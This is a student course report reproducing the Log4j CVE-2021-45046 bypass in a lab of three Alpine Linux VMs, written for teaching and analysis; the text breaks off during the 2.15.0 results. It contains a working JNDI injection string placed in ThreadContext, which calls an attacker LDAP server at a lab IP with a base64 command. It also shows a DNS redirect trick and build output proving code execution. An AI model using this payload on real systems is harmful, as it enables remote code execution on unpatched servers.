

Cybersecurity – CSCI 5403
Exploitable Vulnerability in Apache Log4j's Thread Context
Lookup Pattern Enables Arbitrary Code Execution

CVE-2021-45046

Team Number: 77

Contributors:

Gaurav Roy

Mohit Snehal

Shaily Goyal

Table of Contents

<i>Introduction.....</i>	<i>3</i>
<i>Context.....</i>	<i>4</i>
<i>Methodology.....</i>	<i>4</i>
<i>Results</i>	<i>9</i>
<i>Conclusions and Suggestions.....</i>	<i>14</i>
<i>References</i>	<i>15</i>

Introduction

Log4j2 is a widely utilized logging framework within the software development industry, facilitating the logging of application-related messages in Java-based applications. It offers developers various levels to delineate the granularity of logs for distinct users or scenarios. However, in 2020, a critical vulnerability came to light affecting versions 2.0-beta9 through 2.15.0 [1]. This vulnerability permitted threat actors to seize control and execute arbitrary code within the victim's environment by exploiting Log4j's Thread Context Map input data through its JNDI (Java Naming and Directory Interface) functionalities.

Although this vulnerability was addressed in the 2.15.0 release, it constituted only a partial fix. The comprehensive security resolution was subsequently implemented in version 2.16. Consequently, the primary objective of this project is to investigate the remediation introduced in version 2.16 and discern how version 2.15.0 could still be exploited in the absence of the 2.16 fix.

The impact of Log4j2's vulnerabilities is substantial, affecting a vast array of Java packages. According to recent reports, more than 35,000 Java packages, constituting over 8% of the Maven Central repository, have been found to be vulnerable [1]. This figure encompasses both direct and indirect dependencies, highlighting the widespread nature of the issue. Addressing these vulnerabilities becomes increasingly challenging as packages accumulate more dependency layers. Statistics reveal that over 80% of affected packages have multiple levels of dependencies, complicating the resolution process. Moreover, the situation is exacerbated by Maven's recommendation of "soft" version requirements, which may result in packages unintentionally compiling with vulnerable versions of Log4j2 due to version discrepancies among dependencies. This underscores the significant challenge in implementing a comprehensive fix for the issue.

This report provides a thorough analysis of a vulnerability, including its incomplete resolution and potential exploitation. It discusses the background of the vulnerability, explores why the provided fix was incomplete, and outlines the limitations of exploiting the partial fix. The report also details setups for potential exploits, ultimately recommending fixes for the vulnerability. It emphasizes the importance of vigilance and proactive security measures in the constantly evolving realm of software development.

Context

The Log4j Vulnerability of 2020 emerged as a significant cybersecurity concern, posing the potential to compromise numerous services, given the widespread adoption of Log4j among Java developers for logging, log management, and debugging purposes. This vulnerability had profound implications for Log4j due to its extensive reliance on dependency packages within the Java ecosystem, impacting nearly 35,000 Java dependency packages. Exploiting the vulnerability was facilitated through Java's Naming and Directory Interface (JNDI), enabling threat actors to execute arbitrary code.

The vulnerability in Log4j was worsened by its interaction with external servers or devices, as it operates within the environment where the Java application is deployed. This interaction provided attackers with the opportunity to compromise systems, leveraging various protocols, including LDAP. Through lookup substitution, Log4j utilized placeholders within log messages to query these external servers. Malicious actors could manipulate the responses from these servers to seize control by executing malicious code or simply accessing sensitive information stored therein.

This cybersecurity crisis has precipitated instances of unauthorized access to servers developed in Java, data breaches, and compromise of data confidentiality. In response, Log4j released a patch in version 2.15.0, which disabled message lookup to mitigate the potential exploitation of message substitution [3]. However, this patch proved insufficient, as it left a vulnerability unresolved, resulting in an incomplete mitigation. The capacity for executing arbitrary code persisted, albeit within a limited subset of systems under non-default conditions.

Notably, certain operating systems, such as Alpine Linux and certain older versions of macOS, remained susceptible to this vulnerability due to domain constraints inherent in their respective environments. Specifically, older operating systems were prone to containing special characters within their domains, rendering the patch ineffective in addressing the vulnerability for these systems.


Methodology

To reproduce the issues specified in our chosen CVEs, we need to create the environment for the set up.

Setting up the environment:

1. We established the required infrastructure to reproduce the issue in our specified CVE. For this issue, we needed Java code and Java runtime environment.

Additionally, we also needed Maven for building the java code. As this CVE issue was majorly exploited in older MacBook's and Alpine images, so we had to opt for Alpine Linux in all our Virtual Machines to recreate the setup. We used Alpine Linux's 3.14 version for it. We did not include any other extra configuration in our set up to make our virtual machine's light weight. For our virtual machine, we have used Oracle's Virtual Box.



```
* Configuring kernel parameters ... [ ok ]
* Creating user login records ... [ ok ]
* Wiping /tmp directory ... [ ok ]
* Setting hostname ... [ ok ]
* Setting keymap ... [ ok ]
* Starting networking ... [ ok ]
*   lo ... [ ok ]
*   eth0 ... [ ok ]
* Starting busybox syslog ... [ ok ]
* Seeding 256 bits and crediting
* Saving 256 bits of creditable seed for next boot
* Starting busybox acpid ... [ ok ]
* Starting chronyd ... [ ok ]
* Starting busybox crond ... [ ok ]
* Starting sshd ... [ ok ]

Welcome to Alpine Linux 3.14
Kernel 5.10.180-0-virt on an x86_64 (/dev/tty1)

localhost login: root
Password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~#
localhost:~#
localhost:~#
localhost:~# uname -a
Linux localhost 5.10.180-0-virt #1-Alpine SMP Thu, 18 May 2023 08:53:16 +0000 x86_64 Linux
localhost:~# _
```

Figure 1: Screenshot of Alpine image

2. For rerouting requests needed for a specified domain, we needed to use a DNS server. So, this scenario brought us the idea to create DNS servers and for DNS servers as well we thought of using Virtual machines with Alpine linux. The issues were particular to specific domains, so configuring our DNS server is one of the major parts of recreating the scenario. So, we set a Upbound to forward requests with the pattern of "localhost#.dns.com" to our attacker's server.





Figure 2 : Screenshot of DNS server with unbound

3. We use the JNDI-Exploit-Kit, obtained from "<https://github.com/pimps/JNDI-Exploit-Kit>" to create the attacker's machine. With the use of this tool , we were able to set up a JNDI server on attacker VM, which was then serving malicious executables meant to take advantage of security holes in the Vulnerable Virtual Machine. This kit is an improved version of an exploitation tool that combines dynamic commands and YSOSerial Payloads for flexible exploitation. It provides improved features like support for multiple command types, direct command execution on jndi:ldap URLs, and the ability to identify the running system for automatic execution in an appropriate terminal shell.



4. So basically, we will be using three machines to reproduce the issues:
 - a. Vulnerable Machine (Vulnerable Vm)
 - b. Malicious Machine (Malicious Vm)
 - c. DNS Machine (DNS Vm)
5. To demonstrate the 45046 vulnerabilities, we started by writing a simple Java entry inside the Vulnerable VirtualMachine. This code, which summarizes our approach, is based on a simple Java class called "Hello," which uses Log4j for its logging features. Any major user related data is stored using Java SpringBoot's ThreadContext, including usernames. In contrast, we deviated from this standard in our exploitation scenario by injecting a JNDI URL into the ThreadContext rather than standard data.

A screenshot of a virtual machine window titled "Vuln Machine New [Running] - Oracle VM VirtualBox". The window shows a Java code editor with the following code:

```
package net.code.java;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.ThreadContext;
import org.apache.logging.log4j.Logger;

public class Hello{
    private static final Logger LOGGER = LogManager.getLogger(Hello.class);

    public static void main(String[] args) {
        //setting environment property to "foo"
        System.setProperty("log4j2.allowedLdapClasses", "foo");

        //adding ldap to thread context
        ThreadContext.put("myctx",
            "${jndi:ldap://10.0.2.10:1389/serial/ROME/exec_unix/dG91Y2ggWU9UX0hBUkVfQkVFTT19IQUNLRUQ=}");

        LOGGER.error("Exploit successfully executed.");
    }
}
```

The status bar at the bottom indicates the file path "I src/main/java/net/code.java/Hello.java [Modified] 16/21 76%". The bottom right corner shows a system tray with icons for network, volume, and other utilities, along with the text "Right Ctrl".

Figure 4 : Hello Class in Java with Log4j in Vulnerable Machine

The key to launching the vulnerability is this well constructed injected JNDI URL that the attacker has created. It waits for the logger to execute in a carefully chosen location within the ThreadContext. Upon completion of the logging procedure, Log4j unintentionally starts a JNDI request in accordance with the ThreadContext's instructions. Thus, this seemingly harmless logging activity serves as the impetus for the exploitation process to start.

We changed the Log4j configuration with minute string change to recreate the issue in our chosen CVE.


```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <Configuration status="INFO">
3    <Appenders>
4      <Console name="ConsoleAppender" target="SYSTEM_OUT">
5        <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36}
6          ${ctx:myctx} - %msg%n" />
7      </Console>
8    </Appenders>
9    <Loggers>
10     <Root level="debug">
11       <AppenderRef ref="ConsoleAppender" />
12     </Root>
13   </Loggers>
14 </Configuration>

```

Figure 5 : Changing the ThreadContext Instruction

This configuration is intended to intercept and reply to the JNDI request that the logger initiates. It was purposefully created to take advantage of the vulnerability CVE-2021-45046. We successfully illustrated how Log4j vulnerabilities may be exploited in controlled environments with this complex configuration.

Results

During our experimentation, we deployed three virtual machines -

- "Vulnerable Machine,"
- "DNS Server,"
- "Malicious" machine -> across four distinct configurations.

Each configuration aimed to elucidate the presence or absence of the Log4j vulnerabilities CVE-2021-44228 and CVE-2021-45046 across varying versions.


```

localhost:~# ls
apache-maven-3.9.5  exploit_2.8      non_exploit_2_16
exploit_2_15        non_exploit_2_15
localhost:~# _

```

Figure 6 : Four different configurations of Log4j

In our initial investigation, we examined Log4j version **2.8.2**, where we confirmed the presence of both CVE-2021-44228 and CVE-2021-45046 vulnerabilities. Through the injection of the attacker's JNDI server's IP address, successful exploitation occurred, resulting in the creation of the "YOU_HAVE_BEEN_HACKED" file. This clearly showcased the vulnerability of Log4j 2.8.2 to the identified security flaws.




```
localhost:~/exploit_2_8# ls
pom.xml  src      target
localhost:~/exploit_2_8# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] -----< net.codejava:hello-world >-----
[INFO] Building hello-world 1.0.0
[INFO]    from pom.xml
[INFO] -----[ jar ]-----
[INFO]
[INFO] --- resources:3.3.1:resources (default-resources) @ hello-world ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform
m dependent!
[INFO] Copying 2 resources from src/main/resources to target/classes
[INFO]
[INFO] --- compiler:3.11.0:compile (default-compile) @ hello-world ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- exec:3.1.0:java (default-cli) @ hello-world ---
05:06:28.698 [net.codejava.Hello.main()] ERROR net.codejava.Hello {=} - Exploit successfully execute
d
[INFO]
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 2.567 s
[INFO] Finished at: 2024-04-29T05:06:29Z
[INFO]
localhost:~/exploit_2_8# ls
YOU_HAVE_BEEN_HACKED  pom.xml          src              target
localhost:~/exploit_2_8#
```

Figure 7 : Output observed for Log4j version 2.8.2

For Log4j version **2.15.0**, we observed a significant change. The exploitation attempt using the attacker's IP address failed, indicating the successful resolution of CVE-2021-44228.


However, by leveraging the newly discovered vulnerability, CVE-2021-45046, we attempted injection using the domain localhost#.dns.com. The DNS server redirected these requests to the attacker's IP address, successfully exploiting the Log4j

vulnerability. This dual scenario highlighted the partial mitigation of CVE-2021-44228 and the presence of the novel CVE-2021-45046.



```
localhost:~/non_exploit_2_15# ls
pom.xml  src      target
localhost:~/non_exploit_2_15# ../apache-maven-3.9.5/bin/mvn compile exec:java
[INFO] Scanning for projects...
[INFO]
[INFO] -----< net.code.java:hello-world >-----
[INFO] Building hello-world 1.0.0
[INFO]    from pom.xml
[INFO] -----[ jar ]-----
[INFO]
